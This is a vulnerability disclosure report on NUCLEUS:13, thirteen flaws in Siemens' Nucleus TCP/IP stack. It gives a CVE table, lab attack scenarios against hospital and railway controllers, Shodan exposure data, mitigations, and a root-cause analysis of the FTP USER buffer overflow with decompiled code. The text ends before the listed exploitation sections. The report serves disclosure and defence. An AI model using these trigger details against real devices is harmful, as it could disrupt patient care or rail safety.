FORESCOUT

# NUCLEUS:13

## Dissecting the Nucleus TCP/IP stack

By Forescout Research Labs & Medigate Labs

**Forescout Research Labs**
Daniel dos Santos
Stanislav Dashevskyi
Amine Amri

**Medigate Labs**
Uriel Malin
Tal Zohar
Yuval Halaban

# Table of Contents

1. Executive Summary....3
2. Main Findings....5
 2.1. What is Nucleus NET?....5
 2.2. Why analyze Nucleus NET?....5
 2.3. Analysis and findings....6
3. Attack Scenarios Leveraging NUCLEUS:13....7
 3.1. Scenario 1: hacking the hospital....7
 3.2. Scenario 2: crashing the trains....9
4. Impact....10
5. Mitigation Recommendations....14
6. Technical Dive-In: Exploiting CVE-2021-31886....15
 6.1. Root cause analysis....16
 6.2. Exploiting a QEMU image....17
 6.3. Exploiting a WAGO 750-852....23
7. Conclusions....27

# 1. Executive Summary

- In the fifth study of Project Memoria – NUCLEUS:13 – Forescout Research Labs and Medigate Labs identified a set of 13 new vulnerabilities affecting the Nucleus TCP/IP stack.
- Nucleus is currently owned by Siemens. Originally released in 1993, Nucleus has been deployed in many industries that have safety and security requirements, such as **medical devices, automotive** and **industrial systems**.
- Upon identifying new vulnerabilities, Forescout Research Labs and Medigate Labs collaborated with Siemens, CISA, CERT/CC and other agencies to confirm the findings and notify vendors.
- According to the Siemens website, Nucleus is deployed in three billion devices. **Anesthesia machines**, **ventilators** and **patient monitors** are among the **medical devices possibly impacted** by NUCLEUS:13.
- The new vulnerabilities **allow for Remote Code Execution or Denial of Service,** with **three of the thirteen new vulnerabilities being critical and having CVSS scores of either 9.8 or 8.8**.
- Forescout Research Labs and Medigate Labs exploited one of the Remote Code Execution vulnerabilities in their labs and demonstrated that a successful attack could potentially disrupt medical care and other critical processes.
- Two of the recommended mitigations for NUCLEUS:13 include using network segmentation to **limit the network exposure of critical vulnerable devices** and patching devices as vendors release their patches. Some vulnerabilities can also be mitigated by blocking or disabling support for unused protocols, such as FTP.

INFORMATIONAL

## A recap on TCP/IP stacks and Project Memoria

A TCP/IP stack is a piece of software that implements basic network communication for all IP-connected devices, including Internet of Things (IoT), operational technology (OT) and information technology (IT). Not only are TCP/IP stacks widespread, they are notoriously vulnerable due to (i) codebases created decades ago and (ii) an attractive attack surface, including protocols that cross network perimeters and an abundance of unauthenticated functionality.

Given the impact of these foundational components, Forescout Research Labs has launched *Project Memoria* with the goal of collaborating with industry peers and research institutes to provide the cybersecurity community with the largest analysis of the security of TCP/IP stacks.

The latest examples of TCP/IP stack vulnerabilities include:

- Ripple20, a set of 19 vulnerabilities on the Treck TCP/IP stack, disclosed by JSOF in June 2020. Forescout Research Labs worked in close collaboration with JSOF to identify vendors and devices potentially affected by Ripple20.
- AMNESIA:33, a set of 33 vulnerabilities affecting four open-source TCP/IP stacks, disclosed in December 2020 by Forescout Research Labs.
- NUMBER:JACK, a set of nine vulnerabilities affecting the Initial Sequence Number (ISN) implementation in nine TCP/IP stacks, disclosed in February 2021 by Forescout Research Labs.
- NAME:WRECK, a set of nine vulnerabilities affecting DNS clients of four TCP/IP stacks, disclosed in April 2021 by Forescout Research Labs and JSOF.
- INFRA:HALT, a set of 14 vulnerabilities affecting InterNiche's NicheStack, disclosed in August 2021 by Forescout Research Labs and JFrog Security Research.
- NUCLEUS:13, a set of 13 vulnerabilities affecting Siemens' Nucleus TCP/IP stack, disclosed in October 2021 by Forescout Research Labs and Medigate Labs.

# 2. Main Findings

## 2.1. What is Nucleus NET?

Nucleus NET is the TCP/IP stack of the Nucleus Real-time Operating System (RTOS). The stack and the RTOS were originally developed by Accelerated Technology, Inc. (ATI) in 1993, then acquired by Mentor Graphics in 2002 and finally by Siemens in 2017. Since its original release 28 years ago, Nucleus has been deployed in many industries that have safety and security requirements, such as medical devices, automotive and industrial systems. Nucleus is currently distributed as:

- **ReadyStart**: Containing source code, a suite of tools for development and analysis, middleware, board support packages (BSPs) and examples
- **SafetyCert**: A certified version of the kernel with runtime libraries, connectivity middleware, networking and data storage. The certification package includes source code and documentation with traceability and hyperlinks for easier safety reviews

## 2.2. Why analyze Nucleus NET?

We chose to analyze Nucleus NET because of its known uses in safety-critical applications, as described above. Nucleus NET was the target of previous analyses in Project Memoria, during both NUMBER:JACK and NAME:WRECK. Siemens also published two CVEs affecting the IPv6 components of the stack in 2021, which are similar to some issues seen on AMNESIA:33. Table 1 summarizes the previously known vulnerabilities affecting Nucleus NET.

Since we had already analyzed Nucleus NET for specific vulnerabilities in NUMBER:JACK and NAME:WRECK (TCP ISN generation and DNS client, respectively), we investigated other components of the stack that we had access to.

| CVE IDs | Description/Comment |
|---|---|
| CVE-2019-13939 | DHCP client vulnerability allows attackers to change the IP address of a device to an invalid value. Besides Nucleus, it also affects several devices in the APOGEE, TALON and Desigo lines of building automation products |
| CVE-2020-15795<br>CVE-2020-27009<br>CVE-2020-27736<br>CVE-2020-27737<br>CVE-2020-27738<br>CVE-2021-25677<br>CVE-2021-27393 | Set of DNS client vulnerabilities<br>Part of Project Memoria's NAME:WRECK |
| CVE-2020-28388 | Predictable TCP ISN vulnerability<br>Part of Project Memoria's NUMBER:JACK |
| CVE-2021-25663<br>CVE-2021-25664 | IPv6 vulnerabilities, similar to AMNESIA:33 |

*Table 1 – Previously known vulnerabilities on Nucleus NET*

### 2.3. Analysis and findings

We performed a deeper analysis of two versions of the stack: incomplete source code of version 4.3 (which we had analyzed in NUMBER:JACK and NAME:WRECK); and a binary demo containing a newer version. In those versions, we analyzed the following stack components: IPv4, ICMP, TCP, UDP, DHCP client, TFTP server and FTP server.

We performed only a manual analysis of the stack on both the source code and binary versions. Table 2 shows the vulnerabilities that we discovered.

As shown in Table 2, most of the vulnerabilities allow for denial of service, while three allow for remote code execution, a topic explored in subsequent sections of this report.

| CVE ID | Description | Affected Component | Potential Impact | CVSSv3.1 Score |
|---|---|---|---|---|
| **2021-31344** | ICMP echo packets with fake IP options allow sending ICMP echo reply messages to arbitrary hosts on the network. | ICMP | Confused deputy | 5.3 |
| **2021-31345** | The total length of an UDP payload (set in the IP header) is unchecked. This may lead to various side effects, including Information Leak and Denial-of-Service conditions, depending on a user-defined application that runs on top of the UDP protocol. | UDP | Application-dependent | 7.5 |
| **2021-31346** | The total length of an ICMP payload (set in the IP header) is unchecked. This may lead to various side effects, including Information Leak and Denial-of-Service conditions, depending on the network buffer organization in memory. | IP / ICMP | Information leak / DoS | 8.2 |
| **2021-31881** | When processing a DHCP OFFER message, the DHCP client application does not validate the length of the Vendor option(s), leading to Denial-of-Service conditions. | DHCP client | DoS | 7.1 |
| **2021-31882** | The DHCP client application does not validate the length of the Domain Name Server IP option(s) (0x06) when processing DHCP ACK packets. This may lead to Denial-of-Service conditions. | DHCP client | DoS | 6.5 |
| **2021-31883** | When processing a DHCP ACK message, the DHCP client application does not validate the length of the Vendor option(s), leading to Denial-of-Service conditions. | DHCP client | DoS | 7.1 |
| **2021-31884** | The DHCP client application assumes that the data supplied with the “Hostname” DHCP option is NULL terminated. In cases when global hostname variable is not defined, this may lead to Out-of-Bound reads, writes and denial-of-service conditions. | DHCP client | Application-dependent | 8.8 |
| **2021-31885** | TFTP server application allows for reading the contents of the TFTP memory buffer by sending malformed TFTP commands. | TFTP server | Information leak | 7.5 |
| **2021-31886** | FTP server does not properly validate the length of the “USER” command, leading to stack-based buffer overflows. This may result in Denial-of-Service conditions and Remote Code Execution. | FTP server | RCE | 9.8 |
| **2021-31887** | FTP server does not properly validate the length of the “PWD/XPWD” command, leading to stack-based buffer overflows. This may result in Denial-of-Service conditions and Remote Code Execution. | FTP server | RCE | 8.8 |
| **2021-31888** | FTP server does not properly validate the length of the “MKD/XMKD” command, leading to stack-based buffer overflows. This may result in Denial-of-Service conditions and Remote Code Execution. | FTP server | RCE | 8.8 |
| **2021-31889** | Malformed TCP packets with a corrupted SACK option leads to Information Leaks and Denial-of-Service conditions. | TCP server | DoS | 7.5 |
| **2021-31890** | The total length of an TCP payload (set in the IP header) is unchecked. This may lead to various side effects, including Information Leak and Denial-of-Service conditions, depending on the network buffer organization in memory. | TCP server | DoS | 7.5 |

*Table 2 – Discovered vulnerabilities. Rows are colored according to the CVSS score: yellow for medium or high and red for critical.*

Siemens has released patches for all the vulnerabilities. Approximately half had already been patched in existing versions of the stack but never issued CVE IDs.

As we have seen in NAME:WRECK with CVE-2016-20009 (which we independently found on IPnet and had never been publicly reported with a CVE ID), vulnerabilities in TCP/IP stacks that have been silently patched may still affect several devices. In the case of CVE-2016-20009 (whose ID indicates original discovery year of 2016), there were several advisories released in 2021 (after the NAME:WRECK disclosure) that listed critical vulnerable devices, such as Siemens gas turbines, BD Alaris infusion pumps and GE healthcare devices.

NUCLEUS:13 is the same, and in Section 6, we discuss exploitation using one of the CVEs that had been previously patched (CVE-2021-31886) but still impacted devices with current firmware.

## 3. Attack Scenarios Leveraging NUCLEUS:13

NUCLEUS:13 includes remote code execution and denial-of-service vulnerabilities that can be exploited by attackers to achieve different goals based on their motivations, such as to gain a foothold into a network or wreak havoc. In this section, we discuss two examples of attack scenarios that affect different industries but leverage the same FTP-based exploitation (detailed in Section 6).

A video showing both attacks as implemented in our lab can be found here.

### 3.1. Scenario 1: hacking the hospital

Although connected medical devices are currently (and justifiably) the focus of much cybersecurity discussion, Forescout Research Labs has shown that other types of IoT devices, including building automation controllers, figure prominently among those most impacted by TCP/IP stack vulnerabilities in healthcare organizations. The same holds true for NUCLEUS:13, which impacts medical devices, building automation devices and other types of OT and IoT devices (discussed in Section 4).

Building automation devices are used in hospitals to control functions such as physical access control, fire alarm systems, lighting and HVAC (heating, ventilation and air conditioning). These functions are not directly connected to patients, but they are critical to delivering patient care.

HVAC systems, for instance, maintain temperature, humidity and air quality throughout a hospital as dictated by regulations. Changing some of these parameters can have disastrous consequences: reduced ventilation can increase the spread of airborne diseases, such as COVID-19; and drastic changes in temperature can render operating rooms unusable or spoil biological samples.

To demonstrate how an attacker could leverage NUCLEUS:13 to disrupt the normal functioning of a hospital's building automation systems, and thus impair patient care, we have implemented in our lab the scenario shown in Figure 1.





*Figure 1 – Attack implemented in the lab*

In this scenario, a motion sensor, a light bulb and a model fan are connected to a building automation controller. When someone enters a patient's room, the fan and lights switch on automatically, and they switch off automatically when the person leaves the room. An attacker can crash the controller by sending a crafted FTP packet that exploits CVE-2021-31886 (or any other DoS in NUCLEUS:13). When the attack is successful, the fan and lights stop working, thus creating an environment where patient care is hindered.

Since the exploited vulnerability allows for code execution (discussed in Section 6), this attack could be extended to allow the attacker to change temperature setpoints, control logic and other variables in the controller. He could also use the compromised device to issue malicious commands to other devices in the hospital. The main difference is that those attacks would be highly targeted to a specific environment (i.e., a particular hospital with a particular set of controllers and logic), whereas the denial of service works against several targets, making it an easily commoditized asset for cyber criminals).

### 3.2. Scenario 2: crashing the trains

Recently, railway infrastructure providers around the world have been under attack, including a ransomware incident in Germany in 2017, a DDoS attack in Denmark in 2018 and a politically motivated hack of Iranian Railways systems in July 2021. What these attacks have in common is that they impacted the IT systems of the targeted organizations, not their operational technology. However, as Check Point researchers mentioned in their analysis: "the extent and sophistication of attacks in general is still a fraction of its complete potential; oftentimes, threat actors don't do X, Y, Z even though they perfectly well could."

Railways and trains are increasingly automated, with grades of automation that include driverless train operation (DTO) in which operation is automated and an attendant remains on board in case of emergencies, and unattended train operation (UTO) whereby operation is fully automated without any on-board staff.

The devices affected by NUCLEUS:13 are not used only for healthcare and building automation. For example, the WAGO controllers which we exploited (see Section 6) are also part of railway infrastructure, anything from station automation to train maintenance and track signaling.

To demonstrate how an attacker could leverage NUCLEUS:13 to disrupt the normal functioning of an automated train system, and thus create the potential for major collisions, we have implemented in our lab the scenario shown in Figure 2.





*Figure 2 – Attack implemented in the lab*

In this scenario, a presence sensor and a train model are connected to an automation controller placed at a station. When the sensor detects that the train is at the station, it controls the train to stop for a certain period of time, after which the train automatically continues its journey. An attacker can crash the controller by sending the same FTP packet that exploits CVE-2021-31886 described above (or any other DoS in NUCLEUS:13). When the attack is successful, the train will not stop at the station, and thus can collide with another train, people or other objects on the track.

## 4. Impact

In this section, we estimate the impact of NUCLEUS:13 based on the evidence collected during our research, using three main sources:

- **The official Nucleus website**, which states that the RTOS is deployed in more than three billion devices. A review of customer success stories reveals its use in scenarios such as healthcare (ZOLL defibrillators and ZONARE ultrasound machines), IT (BDT AG storage systems) and critical systems. Yet, we believe that most of those three billion devices are actually *device components* such as baseband processors used in smartphones and other wireless devices. We also found technical documentation detailing the use of Nucleus for medical devices, such as the GE S/5 Avance Anesthesia Machine (shown in Figure 3) and the Nihon Kohden Bedside Monitor (shown in Figure 4).

**2.1 Electrical system**

The electrical system consists of two main computing units: the Display Unit and the Anesthesia Control board. Additional subsystems interact with these computing hosts to perform various gas delivery, ventilation, and monitoring functions.

The Display Unit handles the main user interface functions and connections to external devices. The Display Unit software run on the Windows CE operating system.

Therapy functions are handled by the Anesthesia Control board. The Anesthesia Control board is based on the Motorola Coldfire processor with a Nucleus operating system.

Embedded controllers are used to perform specific machine functions on subsystems like the Power Controller board and the Mixer board.

The processors communicate through serial bus channels.

The various function of the electrical system are accomplished on the following circuit boards:

- Display Unit CPU (**A**)
- Display Unit System Interconnect assembly (**B**)
- Display Connector board (**C**)
- Power Controller board (**D**)
- Anesthesia Control board (**E**)
- Pan Connector board (**F**)
- Electronic Mixer board (**G**)
- Ventilator Interface board (**H**)
- ABS Filter board (**I**)
- Vent Engine Connector board (**J**)
- MGAS Power Supply board (**K**)
- Light Strip board (**L**)
- Inrush board (**M**)

*Figure 3 – Documentation of a GE S/5 Avance Anesthesia Machine showing the use of Nucleus RTOS*

2. TROUBLESHOOTING

| Large Classification | Details | Error Description |
| --- | --- | --- |
| SYSTEM DOWN | **** SYSTEM ERROR **** | A system error occurred (SYSTEM ERROR in the large classification occurred). |
| | **** WATCHDOG ERROR **** | An interruption by the watchdog timer occurred. |
| | **** UNKNOWN ERROR **** | A system shutdown occurred due to causes other than the above. |
| SYSTEM ERROR | pc_sd_io:Illegal buffer address. | Input-output buffer was in an odd address. |
| | pc_sd_io:Illegal drive number. | Drive number check error (a nonexistent drive number was designated). |
| | pc_sd_io:Illegal task priority. | An access of a task with a priority higher than the SD card transfer task occurred. |
| | MMExEntryEventBufferFail. | An event buffer registration failed. |
| | MMExEventBufferFull. | Overflow occurred in EventBuffer. |
| | InitialaizeNet:error at call to NU_Init_Net | Initialization of the nucleus net failed. |

*Figure 4 – Documentation of a Nihon Kohden patient monitor detailing an error message caused by Nucleus*


- **Shodan Queries.** Shodan is a search engine that allows users to look for devices connected to the Internet. We queried Shodan, looking for devices showing some evidence (e.g., application-layer banners) indicating the use of Nucleus. As shown in Figure 5 and Figure 6, with a query executed on 05/Aug/2021, we found more than 2,200 instances of devices running the Nucleus FTP server ("220 Nucleus FTP") or the RTOS ("Operating System: Nucleus PLUS").

**Interestingly, these are the same queries we used during the NAME:WRECK research, and they show a decrease of 13% of FTP servers and 25% of exposed devices running the RTOS.** We believe this is a direct positive effect of NAME:WRECK, which most likely brought increased attention to securing publicly exposed embedded devices.

TOTAL RESULTS

1,169

TOP COUNTRIES




| Country | Count |
|---|---|
| United States | 209 |
| France | 202 |
| Italy | 113 |
| Canada | 87 |
| Germany | 80 |

*Figure 5 – Exposed devices running Nucleus FTP ("220 Nucleus FTP")*

TOTAL RESULTS

1,090

TOP COUNTRIES



| Country | Count |
|---|---|
| Germany | 173 |
| Italy | 112 |
| Spain | 97 |
| Korea, Republic of | 89 |
| France | 81 |

*Figure 6 – Exposed devices running Nucleus RTOS ("Operating System: Nucleus PLUS")*

- **Forescout Device Cloud.** Forescout Device Cloud is a repository of information for about 13+ million devices monitored by Forescout appliances. We queried it for similar banners to Shodan, as well as other information, based on DHCP signatures, for instance. We found close to 5,500 devices from 16 vendors in place at 127 customers. Thirteen of these customers had more than 100 vulnerable devices, with **healthcare being the most impacted sector** (see Figure 7).





*Figure 7 – Device functions running Nucleus (source: Forescout Device Cloud)*





*Figure 8 – Devices running Nucleus in each vertical (source: Forescout Device Cloud)*

As we have done with our previous research, we will maintain a list of advisories related to vendors impacted by NUCLEUS:13 on our GitHub page.

# 5. Mitigation Recommendations

Complete protection against NUCLEUS:13 requires patching devices running the vulnerable versions of Nucleus. Siemens has released its official patches, and device vendors using this software should provide their own updates to customers. Below, we discuss mitigation strategies for network operators.

Given that patching the embedded devices is notoriously difficult (due to their mission-critical nature), we recommend the following mitigation strategy:

- **Discover and inventory devices running Nucleus.** Forescout Research Labs has released an open-source script that uses active fingerprinting to detect devices running Nucleus. The script is updated constantly with new signatures to follow the latest development of our research.
- **Enforce segmentation controls and proper network hygiene** to mitigate the risk from vulnerable devices. Restrict external communication paths and isolate or contain vulnerable devices in zones as a mitigating control if they cannot be patched or until they can be patched.
- **Monitor progressive patches released by affected device vendors** and devise a remediation plan for your vulnerable asset inventory, balancing business risk and business continuity requirements.
- **Monitor all network traffic for malicious packets** that try to exploit known vulnerabilities or possible zero-days. You should block anomalous and malformed traffic, or at least alert its presence to network operators.

Table 4 provides recommended mitigations for each vulnerability.

| CVE | Affected Component | Mitigation Recommendation |
|---|---|---|
| 2021-31885<br>2021-31886<br>2021-31887<br>2021-31888 | FTP / TFTP server | Disable FTP/TFTP if not needed, or whitelist connections. |
| 2021-31881<br>2021-31882<br>2021-31883<br>2021-31884 | DHCP client | Use switch-based DHCP control mechanisms: protocol-aware network switches may be configured to block DHCP responses from rogue servers (“DHCP snooping”)1. Alternatively, firewalls can be configured in a similar fashion. As a last resort, use static IP addresses. |
| 2021-31344<br>2021-31345<br>2021-31346<br>2021-31889<br>2021-31890 | TCP / UDP / IP / ICMP | Monitor traffic for malformed packets and block them. Having a vulnerable device behind a properly configured firewall should be sufficient. |

*Table 4 – Mitigation recommendations for specific vulnerabilities*

1 *See https://kb.isc.org/docs/aa-00573*

TECHNICAL DIVE-IN

# 6. Technical Dive-In: Exploiting CVE-2021-31886

There are three vulnerabilities in NUCLEUS:13 that allow for Remote Code Execution: CVE-2021-31886, CVE-2021-31887 and CVE-2021-31888. All three vulnerabilities affect the default FTP server application shipped with the Nucleus TCP/IP stack. In this section, we will focus on CVE-2021-31886: unchecked input size of the USER command.

At a high level, to trigger CVE-2021-31886, attackers perform authentication attempts on the affected FTP server, sending the FTP "USER" command with a username that is larger than the internal buffer designated to hold the input of this command (note that the actual size of this buffer may vary). Sending a large enough username results in **a stack-based buffer overflow**, allowing performance of controlled writes into the memory of the affected device, hijacking the execution flow and executing attackers' code with few constraints. Note that the exploitation does not require any authentication on the target, as the vulnerability is triggered for any input of the "USER" command that has a specific length. The vulnerability is detailed in Section 6.1, and the exploitation details are outlined in Sections 6.2 and 6.3.

***Important note on exploitability:*** Some of the technical details of the exploitation are specific to the hardware/firmware being exploited, including the presence of specific components of the affected TCP/IP stack and the absence of exploit mitigations. Some of the details discussed below may be specific to the chosen targets (QEMU image based on Nucleus Ready Start for NXP i.MX28 evaluation software, and WAGO 750-852 PLC with firmware version "01.07.21 (14)", respectively).

TECHNICAL DIVE-IN

### 6.1. Root cause analysis

The root cause of CVE-2021-31886 lies within the **FSP_Server_USER()** function that parses the FTP "*USER*" command (shown in Figure 9).

The code fails to ensure that the buffer **server->user** that holds the supplied username is not overflown by the input.

```
 1: int FSP_Server_USER(FTP_SERVER *server)
 2: {
 3:   int index;
 4:   int status;
 5:
 6:   index = 0;
 7:   if ( strlen(server->replyBuff) > 38 )
 8:   {
 9:     status = NU_Send(server->socketd, (CHAR *)"501 Syntax error in parameters or arguments.\r\n", 0x2Eu, 0);
10:     if ( status < 0 )
11:     {
12:       FTP_Printf((CHAR *)"USER Cmd NU_Send failure.\r\n");
13:       server->stackError = status;
14:     }
15:     server->lastError = -1504;
16:     status = server->lastError;
17:   }
18:   else
19:   {
20:     server->cmdFTP.userFlag = 1;
21:     while ( server->replyBuff[index + 5] != 13 && index <= 250 )
22:     {
23:       server->user[index] = server->replyBuff[index + 5];
24:       ++index;
25:     }
26:     server->user[index] = 0;
27:     // ...
28:   }
30:   return status;
31: }
```

*Figure 9 – An excerpt from the FSP_Server_USER() function (CVE-2021-31886)*

```
 1: struct FTP_SERVER {
 2:     // ...
 3:     CHAR *replyBuff;
 4:     CHAR *fileSpec;
 5:     CHAR *path;
 6:     CHAR *renamePath;
 7:     CHAR *currentWorkingDir;
 8:     CHAR *filename;
 9:     CHAR *renameFile;
10:     struct FLAGS cmdFTP;
11:     CHAR user[32];
12:     NU_EVENT_GROUP FTP_Events;
13:     STATUS transferStatus;
14:     INT32 restart;
15: }

16: struct NU_EVENT_GROUP {
17:     CS_NODE ev_created;
18:     UNSIGNED ev_id;
19:     CHAR ev_name[8];
20:     UNSIGNED ev_current_events;
21:     UNSIGNED ev_tasks_waiting;
22:     struct EV_SUSPEND_STRUCT *ev_suspension_list;
23: }

24: struct CS_NODE {
25:     struct CS_NODE *cs_previous;
26:     struct CS_NODE *cs_next;
27:     DATA_ELEMENT cs_priority;
28: }
```

*Figure 10 – Pseudocode excerpts from "FTP_SERVER", "NU_EVENT_GROUP" and "CS_NODE" structures*

TECHNICAL DIVE-IN

The **server** variable is a pointer to a variable that holds the **FTP_SERVER** structure (shown in Figure 10). The **server->replyBuff** field holds the contents of the input buffer (in this case, the entire "USER" command). In our case, the contents of **server->replyBuff** are expected to be of the following format: "**USER\x20username\x0d\x0a\x00**", where the command "USER" is followed by a space character (**0x20**), the **"\r\n"** characters and a null terminator (**0x00**) that signifies the end of the input string.

The username is then copied from **server->replyBuff** into **server->user** (lines 21-24 in Figure 9). This code will copy a sequence of characters (up to 250) until the first occurrence of the '**\r**' character (**0x0d** or **13** in ASCII). It will finally add a null-terminator to **server->user** (line 26 of Figure 9). Note, that **server->user** is, in fact, only 32-bytes long (see Figure 10).

